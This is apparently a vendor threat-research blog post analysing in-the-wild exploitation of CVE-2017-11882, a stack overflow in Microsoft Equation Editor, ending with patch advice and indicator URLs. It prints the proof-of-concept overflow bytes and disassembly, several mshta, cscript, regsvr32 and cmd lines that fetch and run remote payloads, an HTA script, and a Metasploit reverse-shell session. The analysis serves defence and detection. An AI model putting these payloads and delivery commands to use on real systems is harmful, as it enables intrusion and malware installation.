# Analysis of CVE-2017-11882 Exploit in the Wild



By Yanhui Jia
December 8, 2017 at 5:00 AM
Category: Unit 42
Tags: Equation Editor, microsoft, vulnerabilities


Recently, Palo Alto Networks Unit 42 vulnerability researchers captured multiple instances of traffic in the wild exploiting CVE-2017-11882, patched by Microsoft on November 14, 2017 as part of the monthly security update process. Exploits for this vulnerability have been released for Metasploit, and multiple security researchers have published articles on specific attacks taking advantage of this vulnerability. In this article, we describe the vulnerability and discuss mechanisms for exploiting it.

## About CVE-2017-11882:

Microsoft Equation Editor, which is a Microsoft Office component, contains a stack buffer overflow vulnerability that enables remote code execution on a vulnerable system. The component was compiled on November 9, 2000, over 17 years ago. Without any further recompilation, it was used in all currently upported versions of Microsoft Office. Microsoft Equation Editor is an out-of-process COM server that is hosted by eqnedt32.exe, meaning it runs as it's own process and can accept commands from other processes.
Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) should protect against such attacks. However, because of the manner in which eqnedt32.exe was linked, it will not use these features, subsequently allowing code execution. Being an out-of-process COM server, protections specific to Microsoft Office such as EMET and Windows Defender Exploit Guard are not applicable to eqnedt32.exe, unless applied

system-wide. This provides the attacker with an avenue to lure targets into opening specially crafted documents, resulting in the ability to execute an embedded attacker command.

## Analysis of Exploit Proof of Concept:

The POC RTF sample we analyze in this section has the following attributes:

| | |
|---|---|
| **SHA256** | 02a69029bf2b0c97bfb9ddbbe6e89409f1b11007a92d8ca4a6df6597b72eb453 |

and is available on GitHub. Through analysis of the file contents, we can see the object class is Equation.3, which means it is an OLE equation object:

```
000000c0  62 5c 6f 62 6a 75 70 64  61 74 65 7b 5c 2a 5c 6f  |b\objupdate{\*\o|
000000d0  62 6a 63 6c 61 73 73 20  45 71 75 61 74 69 6f 6e  |bjclass Equation|
000000e0  2e 33 7d 5c 6f 62 6a 77  33 38 30 5c 6f 62 6a 68  |.3}\objw380\objh|
000000f0  32 36 30 7b 5c 2a 5c 6f  62 6a 64 61 74 61 20 30  |260{\*\objdata 0|
00000100  31 30 35 30 30 30 30 30  32 30 30 30 30 30 30 30  |1050000020000000|
00000110  62 30 30 30 30 30 30 34  35 37 31 37 35 36 31 37  |b0000004571756 17|
00000120  34 36 39 36 66 36 65 32  65 33 33 30 30 30 30 30  |4696f6e2e3300000|
00000130  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
00000140  63 30 30 30 30 64 30 63  66 31 31 65 30 61 31 62  |c0000d0cf11e0a1b|
00000150  31 31 61 65 31 30 30 30  30 30 30 30 30 30 30 30  |11ae100000000000|
00000160  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
```

*Figure 1 RTF File Contents Showing Class Equation.3*

After extracting the object, we can skip OLE, CompObj and ObjInfo streams, and go directly to Equation Native stream:



```
00000860  4d 69 63 72 6f 73 6f 66  74 20 45 71 75 61 74 69  |Microsoft Equati|
00000870  6f 6e 20 33 2e 30 00 0c  00 00 00 44 53 20 45 71  |on 3.0.....DS Eq|
```

```
*
00000840  01 00 fe ff 03 0a 00 00  ff ff ff ff 02 ce 02 00  |................|
00000850  00 00 00 00 c0 00 00 00  00 00 00 46 17 00 00 00  |...........F....|
00000860  4d 69 63 72 6f 73 6f 66  74 20 45 71 75 61 74 69  |Microsoft Equati|
00000870  6f 6e 20 33 2e 30 00 0c  00 00 00 44 53 20 45 71  |on 3.0.....DS Eq|
00000880  75 61 74 69 6f 6e 00 0b  00 00 00 45 71 75 61 74  |uation.....Equat|
00000890  69 6f 6e 2e 33 00 f4 39  b2 71 00 00 00 00 00 00  |ion.3..9.q......|
000008a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000008c0  00 00 03 00 04 00 00 00  00 00 00 00 00 00 00 00  |................|
000008d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000900  1c 00 00 00 02 00 9e c4  a9 00 00 00 00 00 00 00  |................|
00000910  c8 a7 5c 00 c4 ee 5b 00  00 00 00 00 03 01 01 03  |..\...[.........|
00000920  0a 0a 01 08 5a 5a 63 6d  64 2e 65 78 65 20 2f 63  |....ZZcmd.exe /c|
00000930  20 63 61 6c 63 2e 65 78  65 20 41 41 41 41 41 41  | calc.exe AAAAAA|
00000940  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000950  41 41 12 0c 43 00 00 00  00 00 00 00 00 00 00 00  |AA..C...........|
00000960  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000a00  45 00 71 00 75 00 61 00  74 00 69 00 6f 00 6e 00  |E.q.u.a.t.i.o.n.|
00000a10  20 00 4e 00 61 00 74 00  69 00 76 00 65 00 00 00  | .N.a.t.i.v.e...|
00000a20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

*Figure 2 File Contents showing various Streams*

The stream has a header with following structure:

```
sal_uInt16   nCBHdr;     // length of header, sizeof(EQNOLEFILEHDR) = 28
sal_uInt32   nVersion;   // hiword = 2, loword = 0
sal_uInt16   nCf;        // clipboard format ("MathType EF")
sal_uInt32   nCBObject;  // length of MTEF data following this header
sal_uInt32   nReserved1; // not used
sal_uInt32   nReserved2; // not used
sal_uInt32   nReserved3; // not used
sal_uInt32   nReserved4; // not used
```

After that we can see the MTEF data, which contains a MTEF header and multiple records. MTEF is a binary equation format used by the equation editor. The header has the general information about the MTEF data:

| Description | Size (byte) | Value | Comment |
|---|---|---|---|
| MTEF Version | 1 | 0x3 | MTEFv3 |
| Generating Platform | 1 | 0x1 | Windows |
| Generating Product | 1 | 0x1 | Equation Editor |
| Product Version | 1 | 0x3 | |
| Product Subversion | 1 | 0xa | |

*Table 1METF header*

Following the header are some MTEF records. The malicious record that triggers the vulnerability is Font record, which in the sample has the below structure:

| Description | Size (byte) | Value | Comment |
|---|---|---|---|
| Tag | 1 | 0x8 | 0x8 denotes Font record |
| Typeface Number | 1 | 0x5a | |

| | | | |
|---|---|---|---|
| Style | 1 | 0x5a | |
| Font Name | Variable, NULL terminated | “cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAAA” + 0x00430c12 | Overflow and overwrite return address |

*Table 2 Font record*

The long font name overflows and causes the code execution. Putting it in the debugger to take a deeper look show us this:

```
.text:004116BF                 push    ebp
.text:004116C0                 mov     ebp, esp
.text:004116C2                 sub     esp, 88h
.text:004116C8                 push    ebx
.text:004116C9                 push    esi
.text:004116CA                 push    edi
.text:004116CB                 mov     word ptr [ebp+var_4], 0FFFFh
.text:004116D1                 mov     word ptr [ebp+var_38], 0FFFFh
.text:004116D7                 mov     edi, [ebp+Font_name]
.text:004116DA                 mov     ecx, 0FFFFFFFFh
.text:004116DF                 sub     eax, eax
.text:004116E1                 repne scasb
.text:004116E3                 not     ecx
.text:004116E5                 lea     eax, [ecx-1]
.text:004116E8                 mov     [ebp+var_34], ax
.text:004116EC                 mov     edi, [ebp+Font_name]
.text:004116EF                 mov     ecx, 0FFFFFFFFh
.text:004116F4                 sub     eax, eax        ; set EAX = 0
.text:004116F6                 repne scasb             ; Look for NULL
.text:004116F8                 not     ecx             ; Get Font_name length
.text:004116FA                 sub     edi, ecx
.text:004116FC                 mov     eax, ecx
.text:004116FE                 mov     edx, edi
.text:00411700                 lea     edi, [ebp+local_buffer_0x28_bytes] ; Set local 0x28 bytes buffer as the copy destination
.text:00411703                 mov     esi, edx        ; Set Font_name as the source
.text:00411705                 shr     ecx, 2          ; Convert size from bytes to DWORDs
.text:00411708                 rep movsd               ; Copy Font_name, since Font_name has 0x30 bytes, this operation will overwrite EBP and return address.
.text:0041170A                 mov     ecx, eax
.text:0041170C                 and     ecx, 3
.text:0041170F                 rep movsb
.text:00411711                 lea     eax, [ebp+local_buffer_0x28_bytes]
.text:00411714                 push    eax             ; char *
```

*Figure 3 IDA View of the Sample*

The vulnerability occurs when EQNEDT32.EXE tries to copy the font name into a locally created buffer. The buffer is only 40 (0x28) bytes, however if the font name is longer than 40 bytes (in this case 48 bytes), the buffer will overflow and EBP as well as the return address will be overwritten. When the function is done executing, the control flow will be taken to the attacker assigned address.




*Figure 4 Before Font Name Copy*




*Figure 5 After Font Name Copy*

In this case, the function will return “back” to 0x430c12, which is the address of WinExec, and the argument is the “font name”, also an attacker supplied input:

*Figure 6 Debugger View of Returning to WinExec*

Then we can see the Windows calculator (calc.exe) opening:




*Figure 7 Calc.exe Displayed when the Exploit Completes*

## Exploit Method Analysis

Next, we show a few ways attackers can exploit this vulnerability. In the proof of concept, the hexadecimal bytes, **636d642e657865202f632063616c632e65786520**, are used for the following command: **cmd.exe /c calc.exe**

When we opened the proof of concept, this executed the Windows calculator and we saw the calculator UI appear. However, there is a limitation with this method, as the buffer can only put so many bytes into the buffer that is overflowing.

```
1  int __cdecl final_overflow(char *a1, char *a2, char *a3)
2  {
3    int result; // eax@12
4    char v4[36]; // [esp+Ch] [ebp-88h]@5
5    char v5[40]; // [esp+30h] [ebp-64h]@4
6    char *v6; // [esp+58h] [ebp-3Ch]@7
7    int v7; // [esp+5Ch] [ebp-38h]@1
8    __int16 v8; // [esp+60h] [ebp-34h]@1
9    int v9; // [esp+64h] [ebp-30h]@1
10   __int16 v10; // [esp+68h] [ebp-2Ch]@1
11   char overflow_buffer[36]; // [esp+6Ch] [ebp-28h]@1
12   int v12; // [esp+90h] [ebp-4h]@1
13
14   LOWORD(v12) = -1;
15   LOWORD(v7) = -1;
16   v8 = strlen(a1);
17   strcpy(overflow_buffer, a1);
18   _strupr(overflow_buffer);
19   v10 = sub_420FA0();
20   LOWORD(v9) = 0;
21   while ( v10 > (signed __int16)v9 )
22   {
23     if ( sub_420FBB(v9, v5) )
24     {
25       strcpy(v4, v5);
26       if ( *(signed __int16 *)&v5[33] == 1 )
27         _strupr(v4);
28       v6 = strstr(v4, a1);
29       if ( v6 || (v6 = strstr(v4, overflow_buffer)) != 0 )
30       {
31         if ( !a2 || !strstr(v4, a2) )
32         {
33           if ( (signed __int16)strlen(v5) == v8 )
34           {
35             strcpy(a3, v5);
36             return 1;
37           }
```

*Figure 8 IDA View of code copying overflow buffer into v4*

The size of an array that the attacker can overflow is 36 bytes (overflow_buffer in the above figure). However, it is possible to use the space of the v12 variable and saved EBP, which allows for an extra 8 bytes of space. If the command we want to issue is longer than the combined 44 bytes available, how could we do that?

One way is to host a file on a server controlled by the attack and use the 44 bytes for a command that accesses that server and executes another binary. For example, the following command uses the mshta executable to run VBscript code from a remote server, as is only 37 characters long (ignoring the de-fanging brackets.)


```
mshta http://192.168.56[.]102/test.html
```

Below is code the attacker could host on that server, which would accomplish the same goal of executing the windows, but could do much more.

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc.exe"
self.close
</script>
<body>
demo
</body>
</HEAD>
</HTML>
```

A similar option is to direct the injected instruction to point to a Metasploit server to give the attacker a reverse shell. In the screenshot below, Metasploit is being configured to host a remote shell on the server 192.168.56.103.





```
msf > use /exploits/windows/smb/PS_shell
[-] Failed to load module: /exploits/windows/smb/PS_shell
msf > use exploit/windows/smb/PS_shell
msf exploit(PS_shell) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(PS_shell) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf exploit(PS_shell) > set uripath abc
uripath => abc
msf exploit(PS_shell) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Using URL: http://0.0.0.0:8080/abc
[*] Local IP: http://127.0.0.1:8080/abc
[*] Server started.
[*] Place the following DDE in an MS document:
mshta.exe "http://192.168.56.103:8080/abc"
```

*Figure 9 Running the Metasploit server*

The command we need to insert into our exploit is just 40 bytes long:
**mshta.exe http://192.168.56[.]103:8080/abc**
When the victim opens the vile, the Metasploit server delivers the reverse shell and gives the attacker control over the host (see below.)

```
msf exploit(PS_shell) >
[*] 192.168.56.101   PS_shell - Delivering payload
[*] Sending stage (957487 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.103:4444 -> 192.168.56.101:55490) at 2017-11-25 15:35:37 -0500
```

*Figure 10 Metasploit Delivering Payload to Exploited Host*

## Exploit Samples in the Wild

Since November 20th, we have identified thousands of attempted attacks which exploit this vulnerability in AutoFocus. Most of these use the techniques described above, either by calling cmd.exe directly or by using mshta.exe or cscript.exe to execute a remote script from an attacker controlled server. The table below shows examples of the most common techniques.

| Command | Parameters | Description | Example |
|---|---|---|---|
| **cmd.exe** | malicious file<br>IP + remote malicious file | cmd.exe to call local malicious file<br>cmd.exe to call remote malicious file | cmd.exe /c calc.exe<br>cmd.exe /c start \\\\172.16.38.130\\c$\\1.exe |
| **cscript.exe** | script language + script | cscript.exe to call malicious file | cscript.exe //E:jscript \\\\xxd.cc\\bwou.png |
| **mshta.exe** | IP + remote malicious file | mshta.exe to call remote malicious file | mshta.exe http://104.254.99[.]77/x.txt<br>mshta https://seliodrones[.]info/otr/otr.hta |
| **regsvr32.exe** | Installation Flags and remote malicious DLL | regsvr32.exe to call remote malicious DLL | regsvr32 /i:http[:]//1997106195 |

| | | | |
|---|---|---|---|
| | | | scrobj.dll &AA<br>C |

One example of an attack in the wild includes this sample:

| | |
|---|---|
| **SHA256** | 7ccd19d3dc34c6dbee600961d73cee0cab5c6e421<br>e9e6b8a31c0b65c14ae3551 |

This sample was distributed as a fake invoice document attachment in email to organizations in Europe. After the user opened the document it executed the following command:

```
mshta.exe , mshta https://zilk[.]pw/url/index.hta
```

The code was hosted (and is no longer available) at this location executed a PowerShell script which in turn would download and executes a file from: hxxps://zilk[.]pw/url/smstrace.exe. This file is a sample of the information stealing Trojan FormBook.
Despite the size limitations on the overflow buffer, many attackers have found ways to exploit this vulnerability to achieve their goals.

## Conclusion and Mitigation:

CVE-2017-11882 is in the wild and will likely continue to be exploited for years to come. To remediate this issue, administrators should deploy Microsoft's patch for this vulnerability, available here: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882 .
Those who can't deploy the patch should consider disabling the Equation Editor as discussed in Microsoft Knowledge Base Article 4055535.
Palo Alto Networks customers are protected from this vulnerability in the following ways:

- Threat Prevention Signature 36804 identifies files containing the exploit code in the Next Generation Firewall

- WildFire and Traps identify files exploiting this vulnerability as malicious

**Suspicious URLs used by Exploit Samples**

smb[:]//185.175.208.10/s/r.exe
smb[:]//185.175.208.10/s/p.exe
http[:]//78.46.152.143\\webdav
http[:]//138.68.144.82
http[:]//103.59.95.105/test
http[:]//104.254.99.77/x.txt
http[:]//112.213.118.108[:]11882/a
http[:]//112.213.118.108[:]11882/
http[:]//138.68.144.82/w/trx.hta
http[:]//185.200.116.171[:]80/1
http[:]//203.128.247.165/a.hta
http[:]//212.83.61.198/read.txt
http[:]//43.242.35.13/ofc.hta
http[:]//45.32.169.233[:]80/test
http[:]//45.77.122.135[:]80/a.hta
http[:]//67.218.155.0/1.hta
http[:]//141.255.149.141[:]8080/e8eb2bWlyg.sct
http[:]//bit.ly/2zaevrt
https[:]//zilk.pw/url/index.hta
https[:]//zilk.pw/url/smstrace.exe
http[:]//tinyurl.com/y9m5opxz
http[:]//vulns.sg/RickAstley.hta
http[:]//a1-transport.eu/rFIB.hta
http[:]//malo.com/bicho
http[:]//nobles-iq.com/xpct/yxxM.hta
http[:]//pelli.mzf.cz/gt.hta
http[:]//sldkj.com/a
https[:]//pastebin.com/raw/1CWyVtXs
https[:]//pastebin.com/raw/PqUXNZbB
https[:]//seliodrones.info/otr/otr.hta
http[:]//suo.im/2boSoQ

http[:]//tinyurl.com/err43ery33
http[:]//totonam.com/js/zd.hta
http[:]//www.lucien116.com/abc
http[:]//facebookcoc.sytes.net[:]8080/xp8jdXNo.sct